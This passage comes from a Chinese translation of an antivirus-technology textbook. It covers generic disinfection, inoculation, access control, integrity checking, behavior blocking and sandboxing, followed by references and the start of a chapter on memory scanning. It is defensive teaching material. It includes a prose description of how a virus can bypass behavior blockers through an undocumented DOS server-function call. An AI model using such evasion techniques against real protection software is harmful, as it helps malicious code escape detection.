- 时间/日期触发例程：该病毒可能有一个激活例程。
- 内存驻留代码：这是一个内存驻留程序（TSR）。
- 中断钩子：当程序钩挂到一个关键性的中断（如INT 21h）上时，我们就可以显示出所有被钩挂的中断（INT XXh , ..., INT YYh）。
- 未公开的中断调用：AHD知道很多“未公开的”中断，因此当一个中断看起来比较诡诈时，就显示这个启发性标志。DOS病毒中的VSAFE/VWATCH卸载中断序列（uninstall interrupt sequence）就比较诡诈，它常常用来禁止MSAV（DOS上的Microsoft AntiVirus程序）中的内存驻留组件。
- 内存中的重定位：程序用一种很狡猾的方法对自己进行重定位。

- 寻找内存的大小：程序试图通过改写BIOS数据区的0:413h地址来修改BIOS中的高端内存地址。
- 自我重定位（self-relocating）代码。
- 查找文件的代码：程序试图查找其他的可执行程序（*.COM和*.EXE；还有*. côm等，在DOS中经过归一化函数（canonical function）处理后，côm和COM的意思是一样的，至少匈牙利的Qpa病毒就把它作为一种对抗启发式方法的手段）。
- 奇怪的内存分配。
- 复制（replication）：该程序覆盖了其他程序的开头。
- 反调试（antidebugging）代码。
- 直接磁盘存取（感染或破坏引导信息）。
- 使用未公开的DOS功能。
- 确定是EXE还是COM：程序试图确定一个文件是否是EXE文件。
- 程序装入陷阱（program load trap）。
- 访问CMOS：程序试图修改CMOS的数据区域。
- 传染源代码（vector code）：病毒利用基于代码跟踪的分析程序漏洞，试图把通用清除程序作为传染源来在系统上执行自己。

11.8.8 通用清除过程实例

这里有两个用AHD进行通用清除的例子。清单11-16显示了第一个例子，其中的病毒是多态的。它使用了原始的MtE变异引擎（Mutation Engine）。病毒是用启发式分析方法识别出来的，程序最后被恢复到干净的状态。

清单11-16　通用清除法修复了带有MtE引擎的Zeppelin病毒

```
X:\FILEVIRS\MTE\ZEPPELIN\MOTHER.COM
 - 加密的代码
 - 自我重定位的代码
 - 查找文件的代码
 - 打开现有文件（读/写）
 - 可疑的文件访问
 - 时间/日期触发例程
 -> 可能感染了一个未知病毒

 1. 染毒的宿主开头              -> 0xE9 0xFC 0x13 0x53 0x6F
 2. 干净的宿主开头              -> 0xEB 0x3C 0x90 0x53 0x6F
 3. 原始文件大小：  5119 ，  病毒大小：  4097
         Virus can be removed generically（可用通用方法清除病毒）
```

在仿真过程中，宿主开头跳转到病毒体起点的远程跳转指令（0xE9, far jump）被替换为一条近程跳转指令（0xEB, short jump），这条远程跳转指令是病毒放在这里以便运行（原始的）宿主程序的。

下面请看VCL工具包生成的一个名为VCL.379的病毒的清除过程，如清单11-17所示。

清单11-17 通用清除法修复了VCL.379病毒

```
X:\FILEVIRS\VCL\0379\VCL379.COM
- 自我重定位的代码
- 查找文件的代码
- 打开现有文件（读/写）
- 可疑的文件访问
- 时间/日期触发例程
==> 可能感染了一个未知病毒

 1. 染毒的宿主开头                -> 0xE9 0xE5 0x03 0x90 0x90
 2. 干净的宿主开头                -> 0x90 0x90 0x90 0x90 0x90
 3. 原始文件大小:  1000 ,  病毒大小:  379
          Virus can be removed generically(可用通用方法清除病毒)
```

在VCL.379的仿真过程中，宿主程序被完好地恢复到了原始状态。宿主是一个包含1 000个NOP指令（字节0x90）的典型的替罪羊文件。

注释 如果需要更多了解替罪羊文件及其用法，请看第15章。

11.9 接种

从前，电脑病毒还很少的时候，针对病毒进行接种是一种常见的技术。其想法与注射疫苗很相似。计算机病毒通常会对已感染的对象做一个标记，以避免重复感染。接种软件就是用来给各种对象添加这种标记从而预防感染的，因为病毒会以为所有对象都已经被感染过了。不幸的是，这个方法有一些缺点：

- 不同的病毒会做不同的标记（或根本不做标记），因此不可能针对所有已知病毒来逐一接种，更别提针对未知病毒进行接种了。另外，两个不同病毒的接种方法可能相互抵触。例如，一个病毒可能会把时间戳中的秒字段设置为“62”，而另一个病毒则要把它设置为“60”。显然，不可能同时为这两个病毒接种。如果联网环境中的计算机系统间的信任关系不容易或根本不能消除，则接种这一想法在这种环境中也是有用的。像W32/Funlove这样的计算机病毒可以枚举出远程系统，并通过网络共享感染它们。如果病毒不会再次感染曾染毒但已杀过毒的对象，则感染处理起来会更容易。杀毒软件可以对文件做上标记，使得病毒在下一次试图感染时被欺骗而跳过这个文件。该技巧有助于在一个联网环境中迅速清除一个特定的病毒。
- 过度接种可能会削弱病毒检测和清除的有效性。例如，很多接种软件都会改变被感染对象的大小。因此，如果杀毒软件需要计算相对于文件末尾的某个地址的话，它在对感染了一个特定病毒而又针对该病毒接过种的对象进行杀毒时就可能得到错误的结果。

11.10 访问控制系统

访问控制是操作系统内置的保护机制。例如虚拟内存划分为用户区和内核区，就是一种典型的访问控制形式。

自主访问控制系统（discretionary access control systems, DAC）是由用户来控制资源的访问

权限。一个对象的拥有者（通常是该对象的创建者）有权控制谁可以访问这个对象。这种系统的例子包括UNIX文件权限、用户名、口令系统。此外，DAC可以选用访问控制列表（access control lists, ACL）来基于用户ID或组ID限制对资源的访问。注意DAC不能区分一个资源的访问者是该资源的拥有者还是被授权访问该资源的其他用户。这意味着任何程序被执行时都将享有执行者的访问权限。

强制访问控制（mandatory access control, MAC）涉及了用户不能控制的方面。在一个MAC环境中，对信息的访问是根据策略来控制的，而不管信息创建者是谁。MAC系统中的对象都打上了代表该对象敏感级别的标签。打标签是由操作系统自动实现的。因此，普通用户不能改变MAC系统中的标签。这种系统的一个例子是实现了Bell-LaPadula模型的Trusted Solaris。MAC设计时主要考虑的是机密性，它主要面向军事领域。MAC中的策略用于比较访问者当前的安全级别与被访问对象的安全级别。

Frederick Cohen的早期经验表明[37]：用访问控制系统来对付计算机病毒不是特别有效。这是因为病毒导致的是完整性问题，而不是机密性问题。

DAC不能对付病毒的原因是：当病毒感染了一个程序后就可以获得该程序拥有的所有权限（通常是该程序的创建者的权限）。这样，病毒就可以感染该用户的所有其他程序。此外，在多用户系统上，用户之间总会进行一些信息共享。这就意味着用户甲的染毒对象可能被另一个有访问权限的用户乙执行。当染毒对象被执行时，它是以执行者的权限运行的，因此病毒也就可以感染该执行者拥有的资源。这样感染就更进一步了，最终整个系统中所有用户都可能被感染。Cohen用实例表明了病毒可以在数分钟内获得管理员权限。

实际上，控制病毒感染的唯一途径是：

- 限制不必要的功能。

多数的冰箱都不会被计算机病毒感染。但一些较新款式内置了操作系统来扩展冰箱的功能，这些冰箱将来可能会遭受病毒攻击。

- 限制信息的共享。

被隔离的计算机不会被病毒感染。

- 限制信息流的传递。

如果用户A能给用户B发送信息，而用户B能给用户C发送信息，也不一定允许用户A直接给C发送信息。

在MAC系统中，策略指明了允许哪一类用户向另一类用户传递信息。用户只能向自己所属的保护圈（protection ring）和“下级”保护圈发送信息。这样就不能用MAC来对付病毒，因为病毒可以感染同一保护圈和“下级”保护圈中的任何用户。最终，访问控制系统可以减缓病毒的感染速度，但不能避免感染的发生。

11.11　完整性检查

扫描技术的多样性清楚地表明：基于对已知病毒的识别能力来检测病毒是多么困难。因此，

看来采取更为通用的方法——如基于文件和可执行对象的完整性来检测和预防病毒对其内容的篡改——可以更好地解决病毒检测这个问题。

Frederick Cohen以实例证明了：对计算机文件做完整性检查[37]是最好的通用检测法。例如，手工启动型完整性检查工具可以用某种公共认可的算法（如MD4, MD5 [38]或简单的CRC32）计算每个文件的校验和。实际上，只要改变生成多项式（generator polynomial），就连CRC算法都非常有效[39]。

手工启动型完整性扫描工具需要使用一个校验和数据库，该数据库要么是在受保护的系统中生成的，要么是一个远程在线数据库。完整性检查工具每次检查系统中是否出现了新的对象或者是否有任何对象的校验和发生了变化，都要用到该数据库。通过检测出新的或发生了变化的对象，显然最容易发现病毒感染及系统受到的其他侵害。然而，这种方法也有很多缺点，下面各节将对此进行讨论。

11.11.1 虚警

完整性检查工具一般都会产生太多的虚警。例如，很多应用程序都会改变自身代码。笔者开发自己的第一个完整性检查工具时，很吃惊地发现像Turbo Pascal这样的程序会修改其自身代码。这些程序通常都是把配置信息与可执行代码保存在一起，因而程序发生了变化。从完整性的角度看，这显然是一种糟糕的做法。然而，很多应用程序都的确是这样做的。

另外，用户喜欢用运行时压缩工具（run-time packer），也导致了一些虚警。像PKLITE、LZEXE、UPX、ASPACK或Petite（仅仅举了几个例子）这些工具是用于压缩磁盘上的应用程序的。用户可以在任何时候压缩一个应用程序。这样，当运行被压缩的程序时，完整性校验工具就会报警，因为该程序的校验和跟未压缩时不相同了。通常，文件压缩后尺寸比原来明显减小。因此，如果完整性检查工具能够保存关于文件的额外信息（如文件大小），也许就能减少虚警数量。当完整性检查工具发现一个发生了变化的文件的尺寸比原来小时，可以不显示警告信息，从而减少虚警。然而，这就使得文件压缩型病毒可以成功地感染系统。

此外，程序的更新也是虚警的一个典型来源。很多安全更新（包括Windows Update）的具体功能都是不清楚的，因此很难弄清楚它们会修改哪些文件。结果，完整性校验工具就不容易判断何时应该接受一个发生了变化的文件，何时不应该接受。这恰恰就是补丁管理和完整性检查在将来可能会合并到安全解决方案中的原因。

11.11.2 干净的初始状态

完整性检查工具需要做的一个假定就是：系统的初始状态是干净的。然而，实际情况不一定是这样。不幸的是，很多用户都是在怀疑自己的系统被感染之后才去求助于反病毒程序。如果系统已经染毒，则病毒的校验和可能也被破坏了，这样，完整性检查就失效了。随着完整性检查工具的出现，也产生了大量的对抗性措施。例如，隐藏型病毒就很难用完整性检查工具处理。另一个问题是：如果用户信任了一个染毒的应用程序，则在执行它后，完整性检查工具的校验和数据库可能会被删除。结果，完整性检查工具要么完全被删除，要么必须重头开始创建一个新数据库，于是其有效性就降低了。更为重要的是，由于系统硬件中没有嵌入的安全措施，完整性检查工具不得不依赖在设计上就不可信任的软件系统（比如安全可靠的启动方案。——译者注）[40]。

11.11.3 速度

完整性检查工具通常都很慢，因为可执行对象可能会很大，在重新计算校验和时需要大量的输入/输出。速度慢可能会让用户觉得很烦，因此完整性检查工具通常都只对文件对象中可能因感染而改变的那些区域计算校验和，从而优化计算过程。例如，完整性检查工具可能会保存有文件的开头（头部区域）、入口点和文件尺寸，有时还包括文件属性和最后访问记录等字段。这样，完整性检查就比较灵活，检测的性能也可以提高。但这种做法降低了有效性，因为随机改写病毒（random overwriting virus）或入口点隐蔽病毒（见第4章的讨论）就并不总是修改文件中的预期位置。

11.11.4 特殊对象

完整性检查工具需要懂得一些特殊对象（如使用宏的Microsoft Word文档[41]）。如果用户每次编辑文档时都报告“文件发生改变”就不太好了，因为那样的话，用户会因为警告信息太多而厌烦，并有可能彻底关闭保护措施，这种有保护措施而不用的系统是最不安全的了。需要对像Word文档这种可能保存有恶意宏代码的对象进行解析。不用检查整个文档，只需检查其中的宏代码即可。这意味着完整性检查工具就像反病毒软件一样，会受到未知文件格式的影响，因此这种方法的通用性现在已经不如最早出现时那么好了。

11.11.5 必须有对象发生改变

完整性检查方案只有当系统中的对象被改变时才有效。因此，驻入内存的病毒，如快速传播的蠕虫，就不能用这种方案来阻止。

11.11.6 可能的解决方案

将完整性检查工具与其他保护方案（如反病毒软件）结合使用可以解决完整性检查工具面临的一部分常见问题[42]。可以依靠反病毒软件来查找已知病毒，而用完整性检查工具来提高病毒攻击需要越过的门槛。这种结合方案确实完全可以满足需要，而且预计随着计算机病毒数量的持续增长，这些方案会越来越流行。实际上，随着入口点隐蔽病毒的增多，反病毒软件的I/O率也增大。从某种意义上，反病毒软件的I/O率与计算整个文件校验和的完整性检查工具的I/O率是类似的。因此，计算文件校验和的成本至少等于扫描该文件中是否有任何已知病毒的成本。所以，就性能而言，完整性检查工具越来越受到欢迎。这意味着可以通过对整个文件的完整性进行检查来加速文件扫描，因为这样只需要检查那些发生了变化的文件（即完整性出问题的文件）是否感染了病毒。

另外，也期待未来有更多应用程序在发布前经过了数字签名，那种自我修改（self-modifying）型的应用程序（如Turbo Pascal）也可以因此而日益减少。

如果把完整性检查做成实时监控型（on-access），则其功能就更强了。Frederich Cohen称这样的系统为“完整性检查shell”（integrity shell）[43]。如前所述，典型的PC环境由于不具有安全可靠的启动方案，因而不能被安装于其中的软件所信任。未来的PC架构中可能会包含一个存储了用户秘钥（secret key）的安全芯片。这就令用户能够在装入操作系统时，检查每个组件的完整性并决定是否信任该组件。而且，这种系统还可以提供更好的内存保护，使得恶意代码更难于妨碍保护措施本身。系统管理员将基于几个因素（例如：应用程序是否经过了数字签名）来

制定对应用程序的信任策略。结果得到一种更好的完整性检查方案，这种方案能够显著降低计算机病毒造成的影响。

唯一的不足是如何允许用户在系统中安全新软件。如果用户可能受骗运行未知代码，则系统就不可能获得完美的完整性。采用额外的策略管理，并区分可信资源与不可信资源，就可以部分解决这些问题。例如，有些完整性检查shell采用一个已知干净文件的*白名单*（white list）。这种解决方案在受到集中系统管理的任务关键型（mission-critical）环境中非常实用。

11.12 行为阻断

还有一些方案试图基于应用程序的行为来阻断病毒感染。最早的反病毒软件之一FluShot就属于这类病毒保护方案。如果一个应用程序以“写入”模式打开了另一个可执行文件，则阻断工具就会显示一条警告，要求用户授权写操作。不幸的是，这种低级别事件可能会引起太多的警告，因而阻断工具受用户欢迎的程度常常还不如完整性检查工具。而且，不同类型计算机病毒的行为可能差异很大，因而可能导致感染的行为模式的数量有无穷多种。

更为重要的问题是：除非操作系统提供了良好的内存保护措施，否则行为阻断方案难以实现。即使操作系统做到了这一点，计算机病毒仍然可能跳转到特权模式（privileged mode）（如第5章所述），轻易地绕过行为阻断系统，从而削弱其有效性。

有些病毒会耐心地等待，直到获得写入待感染对象的授权。这些病毒被称为*慢病毒*（slow infector）。它们通常会一直等到用户对可执行对象执行复制操作时，病毒才可以在可执行对象的副本在磁盘上创建前感染文件缓存中的目标。慢病毒可以有效地对付行为阻断工具，但它们对完整性检查工具来说同样也是噩梦[44]。

此外，隧道病毒可以直接跳转到行为阻断工具允许一个行为继续执行的代码处，从而轻松地绕过行为阻断系统。这种技巧也是可能发生的，因为行为阻断工具常常会忽视一个重要的系统事件，病毒可以利用该事件来绕过保护措施。比如，DOS 3.1+ 系统上的内部功能AX=5D00h / INT 21h被称为*服务器功能调用*（server function call）。DS:DX指向这个调用的参数列表，其中包含了准备给一系列寄存器（AX、BX、CX、DX、SI、DI、DS、ES）赋的值、一个计算机ID以及一个进程ID。如果攻击者指定计算机ID为零值，则该功能调用就是在本地系统（而不是远程系统）上执行。

标准的INT 21h功能调用很容易用这个接口来执行，只需向参数区传入适当的寄存器值即可。例如，可以把功能号AX=3D02h（以写入模式打开文件）传入参数区，以打开文件。当DOS接收到这个调用时，它会把参数区的内容复制到真实的寄存器中，并重新直接调用INT 21h的处理例程。（见图11-9的说明）。这个问题对行为阻断工具来说非常突出。除非行为阻断工具对这个特殊的DOS内部功能调用有所准备，否则它就会以为该调用是无害的而被隧道病毒绕过。此后，当攻击代码打开文件准备写入时，阻断工具的代码由于已经被绕过因而再也不会被调用。

注释 笔者是在受到一些开发行为阻断工具的公司委托为其测试防御产品时发现这一攻击理论的。他们获悉这种攻击方法及其他几种方法时很吃惊，因为这代表了他们产品中的漏洞。实际上，笔者受托测试的这些方案中有的是硬件级的病毒防御系统。当时，这些方案中没有哪一个能够抵御这种特殊的攻击。但是，就笔者所知，没有哪个病毒用过该技术，这也表明该技术的攻击手段非常特殊。




图11-9　DOS上的一种可能用于对抗行为阻断工具的技术

当然，行为阻断方案并非是无用的，它们对很多类型的计算机病毒都仍然有效。事实上，行为阻断方案可以用启发式方法来实现。启发式方法可以更好地理解攻击，从而减少虚警。比如，要阻断大多数SMTP邮件群发蠕虫，可以用一个能够识别通过邮件发送自身的启发式代码。基于缓冲区溢出的预防措施来降低系统漏洞被利用的可能性，也可以阻断另外一些快速传播的蠕虫。第13章将对这些技术做详细讨论。

使用启发式行为阻断方案来对付各种已知的攻击类型，是非常有前途的研究方向。通过对一类病毒提出解决方案，就可以用一种方法处理成千上万个病毒，而虚警数量也可以达到最低。此外，还有一些专家系统在测试系统上用病毒训练之后，可以用行为模式匹配（behavioral pattern-matching）的方法来检测病毒类型[45]。基于行为模式来检测后门程序（backdoor）也是可行的[46]。

11.13　沙箱法

沙箱系统是一种较新的处理恶意代码的方法。如前几节所述，病毒防御措施面临的一个最大问题就是用户经常需要运行来源不可信任的程序，比如电子邮件附件中的可执行文件。新病毒在系统中运行后，它常常可能进一步传播或者破坏重要信息。

沙箱方案采用了囚笼（cage）——真实操作系统上的一种“虚拟子系统”。其想法是让不受信任的程序在一个虚拟机上运行，而虚拟机只能访问用户在本机上能访问的信息在囚笼中的副本。在虚拟系统中，不受信任的新程序（如病毒）将能读取“真实系统中的”文件（指该文件在囚笼中的副本。——译者注），甚至还能读取注册表键等等，但该程序的联网能力被（囚笼）削弱了。当它试图对系统做任何修改时，实际是在囚笼内对信息的副本做修改。因此，病毒可以随意做任何事而不受约束，但这只是在囚笼中而不是真实系统上。当应用程序结束运行时，囚笼中文件和注册表发生的变化将被抛弃，而程序的任何行为如果看起来有恶意，都会被记入日志。

不幸的是，使用这种方案时要记得几条告诫：

- 沙箱会导致兼容性问题。虚拟机中软件的网络功能被削弱了，因此不是所有软件都喜欢在虚拟机上运行。
- 沙箱的概念是建立在信任基础上的。如果用户运行一个来自受信任区域的恶意程序，则真实系统就会被感染，沙箱系统的保护功能也就无效了。这个问题类似于访问控制的问题。
- 沙箱有可能不能对付利用网络服务的反制病毒。
- 这种系统可能只适用于特定的客户端。例如，沙箱系统可能与某些版本的Outlook配合得很好，但与其他电子邮件客户端则完全不兼容。
- 虚拟系统可能包含类似于行为阻断系统中的那种漏洞。一些狡猾的恶意代码有可能可以在真实计算机而不是虚拟机上执行用户不期望的功能。

但是，沙箱方案是很有意思的，而且可能会发展成为分层系统安全模型中一个组成部分。

11.14 结论

当今的计算机反病毒策略已经跟15年前不一样了，反病毒软件所做的也不仅仅是简单地搜索特征字符串。现在的扫描器已经非常出色，它们不断结合一些最富吸引力的思想和发明，以便在这场永不停歇的反病毒斗争中坚持到底。病毒技术的发展将不断促进反病毒技术的发展，反之亦然。

参考文献

1. Peter Szor, "The New 32-bit Medusa," *Virus Bulletin*, December 2000, pp. 8-10.
2. Frans Veldman, "Why Do We Need Heuristics?" *Virus Bulletin Conference*, 1995, pp. XI-XV.
3. Frans Veldman, "Combating Viruses Heuristically," *Virus Bulletin Conference*, September 1993, Amsterdam.
4. Rajeev Nagar, "Windows NT: File System Internals," O'Reilly, Sebastopol 1997, ISBN: 1-56592-249-2 (Paperback).
5. R.S. Boyer and J. S. Moore, "A Fast String Searching Algorithm," *CACM*, October 1997, pp. 762-772.
6. Carey Nachenberg, personal communication, 1999.
7. Roger Riordan, "Polysearch: An Extremely Fast Parallel Search Algorithm," *Computer Virus and Security Conference*, 1992, pp. 631-640.
8. Dr. Peter Lammer, "Cryptographic Checksums," *Virus Bulletin*, October 1990.
9. Fridrik Skulason and Dr. Vesselin Bontchev, personal communication, 1996.
10. Dr. Ferenc Leitold and Janos Csotai, "Virus Killing and Searching Language," *Virus Bulletin Conference*, 1994.
11. Frans Veldman," Generic Decryptors: Emulators of the future," `http://users.knoware.nl/users/veldman/frans/english/gde.htm`.
12. Frederic Perriot, "Ship of the Desert," *Virus Bulletin*, June 2004, pp. 6-8.

13. Peter Ferrie and Peter Szor, "Zmist Opportunities," *Virus Bulletin*, March 2001, pp. 6-7.

14. Frederic Perriot and Peter Ferrie, "Principles and Practice of X-raying," *Virus Bulletin Conference*, 2004, pp. 51-65.

15. Eugene Kaspersky, personal communication, 1997.

16. Carey Nachenberg, "Staying Ahead of the Virus Writers: An In-Depth Look at Heuristics," *Virus Bulletin Conference*, 1998, pp. 85-98.

17. Dr. Igor Muttik, personal communication, 2001.

18. Frederic Perriot, "Defeating Polymorphism Through Code Optimization," *Virus Bulletin Conference*, 2003.

19. Peter Szor and Peter Ferrie, "Hunting for Metamorphic," *Virus Bulletin Conference*, 2001, pp. 123-144.

20. Adrian Marinescu, "ACG in the Hole," *Virus Bulletin*, July 1999, pp. 8-9.

21. Dmitry O. Gryaznov, "Scanners of the Year 2000: Heuristics," *Virus Bulletin Conference*, 1995, pp. 225-234.

22. Kurt Natvig, "Sandbox II: Internet," *Virus Bulletin Conference*, 2002, pp. 125-141.

23. Peter Ferrie, "Magisterium Abraxas," *Virus Bulletin*, May 2001, pp. 6-7.

24. Gabor Szappanos, "VBA Emulator Engine Design," *Virus Bulletin Conference*, 2001, pp. 373-388.

25. Peter Szor, "Attacks on Win32," *Virus Bulletin Conference*, 1998.

26. Glenn Coates and David Leigh, "Virus Detection: The Brainy Way," *Virus Bulletin Conference*, 1995, pp. 211-224.

27. Righard Zwienenberg, "Heuristics Scanners: Artificial Intelligence?," *Virus Bulletin Conference*, 1995, pp. 203-210.

28. Costin Raiu, "Defeating the 7-headed monster," `http://craiu.pcnet.ro/papers`.

29. Gerald Tesauro, Jeffrey O. Kephart, Gregory B. Sorkin, "Neural Networks for Computer Virus Recognition," *IEEE Expert*, Vol. 11, No. 4, August 1996, pp. 5-6.

30. William Arnold and Gerald Tesauro, "Automatically Generated Win32 Heuristic Virus Detection," *Virus Bulletin Conference*, September 2000, pp. 123-132.

31. John Von Neumann, *The Computer and the Brain*, Yale University, 2000, 1958, ISBN: 0-300-08473-0 (Paperback).

32. Peter Szor, "Generic Disinfection," *Virus Bulletin Conference*, 1996.

33. Frans Veldman, Documentation of TBCLEAN.

34. Dr. Alan Solomon, personal communication, 1996.

35. Dr. Alan Solomon, "PC Viruses: Detection, Analysis and Cure," Springer Verlag, 1991.

36. Carey Nachenberg and Alex Haddox, "Generic Decryption Scanners: The Problems," *Virus Bulletin*, August 1996, pp. 6-8.

37. Dr. Frederick B. Cohen, *A Short Course on Computer Viruses*, Wiley, 2nd Edition, 1994, ISBN: 0471007684.

38. Ronald L. Rivest, "The MD5 Message-Digest Algorithm," *RFC 1321*, April 1992.

39. Yisrael Radai, "Checksumming Techniques for Anti-Viral Purposes," *Virus Bulletin*

Conference, 1991, pp. 39-68.

40. Dr. Frederick Cohen, "A Note on High-Integrity PC Bootstrapping," *Computers & Security*, 10, 1991, pp. 535-539.
41. Mikko Hypponen, "Putting Macros Under Control," *Virus Bulletin*, 1998, pp. 289-300.
42. Vesselin Bontchev, "Possible Virus Attacks Against Integrity Programs and How to Prevent Them," *Virus Bulletin Conference*, 1992, pp. 131-141.
43. Dr. Frederick Cohen, "Models of Practical Defenses Against Computer Viruses," *Computers & Security*, 8, 1989, pp. 149-160.
44. Dr. Vesselin Bontchev, personal communication, 2004.
45. Morton Swimmer, "Virus Intrusion Detection Expert System," *EICAR*, 1995.
46. Costin Raiu, "Suspicious Behaviour: Heuristic Detection of Win32 Backdoors," *Virus Bulletin Conference*, 1999, pp. 109-124.

第12章 内存扫描与杀毒

“不要为十全十美担心，你永远做不到十全十美。

——Salvador Dali（西班牙超现实主义画家，1904—1989。——译者注）

内存扫描对所有操作系统都是必要的。病毒一旦被装入内存并成为活跃进程后，它就可以用隐藏(stealth)技术[1]来避免被扫描器发现；即使不用隐藏技术，要想从系统中清除这个病毒也很困难，因为已杀毒的对象还会被内存中的病毒再次感染。而且，如果一个文件当前被装入内存成为进程，它就不能从磁盘中删掉。类似地，如果反病毒软件把某个恶意程序添加到Windows注册表中的键删除后，该恶意程序又立刻把这些键重新写回注册表，这些键实际上就是删不掉的。

如第5章所述，Windows 95和NT下的很多病毒都采用了目录隐藏(directory stealth)策略。另外，第5章中也看到了Windows 95全隐藏(full-stealth)病毒最早的实现。

1998年初，Mikko Hypponen、Ismo Bergroth[2]和笔者一起讨论需要对未来的什么威胁进行准备。当时最担心的威胁之一就是那种根本不访问磁盘的计算机蠕虫。由于这种蠕虫在系统中运行前，不会在磁盘上生成新文件，因此甚至连实时监控型扫描器也不能保护系统免受其攻击。我们预测这种蠕虫可能会用HTTP协议来攻击Web服务器的漏洞。不过，当时我们对问题的描述比这还要具体一些，我们认为：Web浏览器（如MS IE）在把HTML文件存盘前（如存到“Temporary Internet Files”文件夹下）就已经解释了这些HTML内容（如果HTML中含有恶意代码就已经被执行了。——译者注），因此恶意代码可能在实时监控型扫描器发现它们前就运行了。

2001年，W32/CodeRed蠕虫证明了上述推测，紧随其后的W32/Slammer蠕虫也用了类似的手段。如果不做内存扫描，反病毒程序就无法检测到此类威胁——尽管有人可能更喜欢其他技术（如入侵防御），而争辩说反病毒软件不是阻止这类威胁的正确方案。更重要的是，内存扫描工具需要确保它在内存中检测到的蠕虫代码是活跃的(active)。当CodeRed将其代码发送到无漏洞的Microsoft IIS系统上时蠕虫体在IIS堆缓冲区上所处的位置，与把该蠕虫发送到有漏洞的IIS上时蠕虫代码的起点位置完全相同。笔者见过一些大厂商的反病毒方案会把无漏洞的IIS也中止掉，原因是这些反病毒软件在该IIS进程地址空间中发现了蠕虫副本——而其实这些副本是不活跃的（不会被执行）。

本章将讨论32位病毒作为特殊进程驻留内存的各种手段，并讲述检测它们和使其失去活性的可行方法。

1998年底出现了作为服务运行的第一个Windows NT原生病毒(native virus)：WinNT/RemEx[3]。尽管用户模式的应用程序都能在内存中检测到这种病毒，但要检测运行于内核模式的设备驱动程序型Windows NT/2000/XP/2003病毒，困难就更大了。在用户模式下不能检测到内存中的这种病毒——只有在内核模式下才行，因为与Windows 95不同，基于Windows NT

的系统中，用户进程是不能对系统地址空间进行读写的。这可能是Windows NT中的内存扫描器应该实现为内核模式驱动程序的最重要原因。本章将讨论基于Windows NT的系统中用户模式与内核模式内存扫描器的实现方法。

12.1 引言

病毒编写新手无需多久就会认识到：如果让病毒驻留内存并截获操作系统调用，就可以更快地传播。事实上，最早的病毒，如Brain和Jerusalem，就已经是驻留内存的了。

大多数成功的文件病毒及引导型病毒使用了各种钩挂(hooking)技术。在DOS系统中，非内存驻留(non-TSR)病毒出现疯狂复制的可能性要小得多。通过钩挂到文件系统函数，病毒很容易就可以截获对磁盘上特定程序或系统区域的访问，并在该访问过程中感染之。当然，这意味着大多数重要的和使用频繁的应用程序及系统区域很快就会被感染。因此，病毒就有很大机会在被用户发觉前传播到别的系统。内存驻留病毒的另一个优势是它可以用隐藏(stealth)技术来避免被扫描器和完整性检查工具发现。很多较早的病毒（如Frodo）都实现了完全隐藏(full-stealth)的能力，未来的32位及64位Windows病毒也会使用这种技术。

Tremor病毒是DOS系统上最早的具有完全隐藏能力的16位多态病毒之一。当它在内存中处于活跃状态时，可以完全隐藏自己。只要该病毒在内存中处于活跃状态，染毒程序的大小及内容就可以保持与未染毒时“实际上(virtually)”完全一样（据Symantec网站提供的Tremor病毒资料，用DIR命令和磁盘编辑工具都不能发现感染该病毒的文件的变化，故作者给virtually一词加了引号。——译者注），病毒扫描器也不能轻易检测到染毒文件。还有一个问题是：手工启动的病毒扫描器会在扫描时访问所有重要的应用程序和系统区域，因此活跃的内存驻留病毒就会在扫描过程中感染这些对象。（如果病毒会感染出于任何原因而被访问的文件，则该病毒称为快速感染病毒(fast infector)）。因此对反病毒产品开发者来说，很明显：其产品中必须实现对内存的扫描和杀毒。

在DOS上执行内存扫描是一件比较简单的事情。DOS使用的是Intel处理器的实模式，因此它不能访问超过1MB的物理内存，也根本不支持虚拟内存。而且，DOS并未实现对操作系统代码的任何保护机制。DOS内核及所有应用程序共享同一有限的内存，它们对系统具有同等权限，因此可能互相干扰（偶尔会改写对方）。

DOS上的内存扫描器很容易开发，因为内存可以被读/写操作直接寻址和访问。多数扫描器甚至都不去检查内存中是否真的加载有活跃的代码或数据，而是对整个物理内存做逐字节的全面特征扫描。几年后，须装入内存的病毒特征数量达到了成千上万，反病毒产品便设法只在内存的活跃区域中搜索大多数病毒特征，以此来加快扫描及避免虚警。这种内存扫描器顺着内存控制块(memory control block, MCB)链进行扫描。在DOS下，内存是以“arena”（一个arena即一段内存）为单位来分配的。每个arena开头是一个称为MCB的arena头部。要获得指向第一个MCB的指针，只有通过一个未公开的DOS中断(INT 21h/52h功能调用)。该功能调用最初被（微软）认为应作为DOS的“内部”功能，所以未公布其文档。令人难过的是，对微软的系统几乎天天都需要破解其未公开的接口。（不足为奇的是，要想为基于Windows NT的系统开发一个高效的内存扫描器，同样必须找出很多未公开的接口。）

DOS上的内存扫描器是比较容易开发的，Windows 95上较为困难，而Windows NT上则极为复杂。基于Windows NT的系统管理着大小几乎无限的虚拟内存。虚拟地址空间一共达4GB（除64-bit架构外）。当然，今天的基于NT的系统(2000/XP/2003)平均使用的物理内存为128MB~256MB。带有1GB物理内存的家用系统并不罕见——它们对游戏玩家来说太棒了。

另外，操作系统还管理着用相对廉价（但速度慢很多）的硬盘容量来仿真的虚拟内存。真正的Windows NT内存扫描器应该对当前系统中运行着的所有进程的虚拟地址空间进行扫描。由于虚拟地址连续的内存区域不一定在物理上相邻，因此，Windows NT内存扫描器不应该像DOS内存扫描器那样使用物理地址，而应该使用虚拟地址。

